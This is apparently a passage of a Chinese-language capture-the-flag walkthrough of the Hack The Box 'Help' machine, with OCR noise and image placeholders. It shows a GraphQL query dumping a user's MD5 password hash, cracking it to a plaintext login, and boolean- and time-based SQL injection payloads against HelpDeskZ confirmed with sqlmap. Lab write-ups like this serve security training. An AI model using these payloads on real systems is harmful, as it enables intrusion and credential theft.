Enter your ticket details below. If you are re

File is not allowed.

阶段2.2：GraphQL查询

转而研究 Express， 通过google了解到它是通过 GraphQL 语法查询API的：




Node.js Express query

https://softchris.github.io › pages › graphql-ex... ▾ 翻译此页

Building a GraphQL Server with Node.js and Express


a schema, the schema defines our entities but also what we can query or call a mutation on; resolvers, resolver functions talks to a 3rd party API or our database ...

验证是否存在查询接口：




```
Cannot GET /admin
```

不存在 `/admin` 接口，存在 `graphql` 接口：


HelpDeskZ Support Center
10.10.10.121:3000/graphql
10.10.10.121:3000/graphql
MSFU
Exploit-DB
GHDB
Vulners - Vulnerability ...
Sploitus


```
GET query missing.
```

通过 burp 安装 `https://github.com/doyensec/inql` 插件，进行语法查询：




```
query {
  user {
    password
    username
  }
}
```

点击右键可与选择通过那种工具进行查询，选择 `to graphiql` 则会打开一个浏览器IDE工具：



```
query {
  user {
    password
    username
  }
}
```

OK，现在我们得到了一组用户名口令：




```
POST /graphql HTTP/1.1
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/:
Host: 10.10.10.121:3000
Accept-Encoding: gzip, deflate
Content-Length: 66
Content-Type: application/json

{
  "query":"query {\n\tuser {\n\t\tpassword\n\t\tusername\n\t}\n}"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json
Content-Length: 96
Date: Fri, 30 Apr 2021 14:45:33 GMT
Connection: close

{
  "data":{
    "user":{
      "password":"5d3c93182bb20f07b994a7f617e99cff",
      "username":"helpme@helpme.com"
    }
  }
}
```

```
{"data":{"user":{"password":"5d3c93182bb20f07b994a7f617e99cff","username":"helpme@helpme
```

查询MD5解密： `https://md5hashing.net/hash/md5/5d3c93182bb20f07b994a7f617e99cff` `5d3c93182bb20f07b994a7f617e99cff : godhelpmeplz`

成功登录 `HelpDeskZ` 系统：



View Tickets

Listed below are the tickets you've submitted in the past. Click on a ticket's subject to view the ticket and its history.


Ticket ID	Last Update	Department	Status

Help Desk Software by HelpDeskZ

阶段2.3：SQL注入到任务文件上传利用

找到文件上传视图，测试 41200.py 的 SQL注入：

`http://10.10.10.121/support/?v=view_tickets`




View Tickets

Listed below are the tickets you've submitted in the past. Click on a ticket's subject to view the ticket and its history.

Ticket ID	Last Update	Department	Status	Priority
Test 01				
#1A7-247-2352C	30 April 2021 09:56 pm	General	Open	Low

`http://10.10.10.121/support/?v=submit_ticket`


View Ticket #1A7-247-2352
10.10.10.121:3000/graphql
kali graphiql gui - Google
10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4
MSFU
Exploit-DB
GHDB
Vulners - Vulnerability ...
Sploitus | Exploit & ...
Security vulnerability s...
HelpDeskZ
Home
My Tickets
Submit a Ticket
Knowledgebase
News
Account
My Profile
Preferences
Change password
Logout
Add Reply
Help Desk Software by HelpDeskZ

View Ticket #1A7-247-2352C

Test 01

Created: 30 April 2021 09:56 pm   Updated: 30 April 2021 09:56 pm

DEPARTMENT	STATUS	PRIORITY
General	Open	Low


helpme
User

Posted On : 30 April 2021 09:56 pm

Test 01

Attachments
test1.png (170.95 KB)

`http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4`


Your reply to this ticket has been successfully submitted

helpme
User

Posted On : 30 April 2021 10:18 pm

test 002

Attachments
test_min.png (9.05 KB)


helpme

10:15 pm

10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=3&param[]=8


`http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=3&param[]=8`

找到URL及关键参数，简单验证下SQL注入是否存在：



```
GET /support/?v=view_tickets&action=ticket&param[]=4&param[]=
attachment&param[]=3&param[]=8+and+1=1--+- HTTP/1.1
Host: 10.10.10.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.121/support/?v=view_tickets
Connection: close
```


```
HTTP/1.1 200 OK
Date: Fri, 30 Apr 2021 15:19:18 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-disposition: attachment; filename=test_min.png
Connection: close
Content-Type: image/png
Content-Length: 9265

PNG

```



```
GET /support/?v=view_tickets&action=ticket&param[]=4&param[]=
attachment&param[]=3&param[]=8+and+1=2--+- HTTP/1.1
Host: 10.10.10.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.121/support/?v=view_tickets
Connection: close
Cookie: lang=english; PHPSESSID=kc5foq4l3p7o5s7avc75qr7637;
usrhash=
0Nwx5jIdx%2BP2QcbUIv9qck4Tk2feEu8Z0J7rPe0d70BtNMpqfrbvecJupGimit
jg3JjP1UzkqYH6QdYSl1tVZNcjd4B7yFeh6KDrQQ%2FiYFsjV6wVnLIF%2FaNh6S
```

```
HTTP/1.1 200 OK
Date: Fri, 30 Apr 2021 15:19:38 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1110
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Trans
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/
    <title>
      Page not found - 404
```

在通过 sqlmap 验证下漏洞真实性：



```
┌──(root💀 kali)-[/home/kali/hackthebox/Help]
└─# sqlmap -r requert.txt --current-db
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:27:08 /2021-04-30/

[11:27:08] [INFO] parsing HTTP request from 'requert.txt'
[11:27:08] [INFO] resuming back-end DBMS 'mysql'
[11:27:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: param[] (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=3&param[]=8 AND 3610=3610

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=3&param[]=8 AND (SELECT 3074 FROM (SELECT(SLEEP(5)))awnt)
---
[11:27:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.0.12
[11:27:09] [INFO] fetching current database
[11:27:09] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:27:09] [INFO] retrieved: support
current database: 'support'
[11:27:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.10.121'

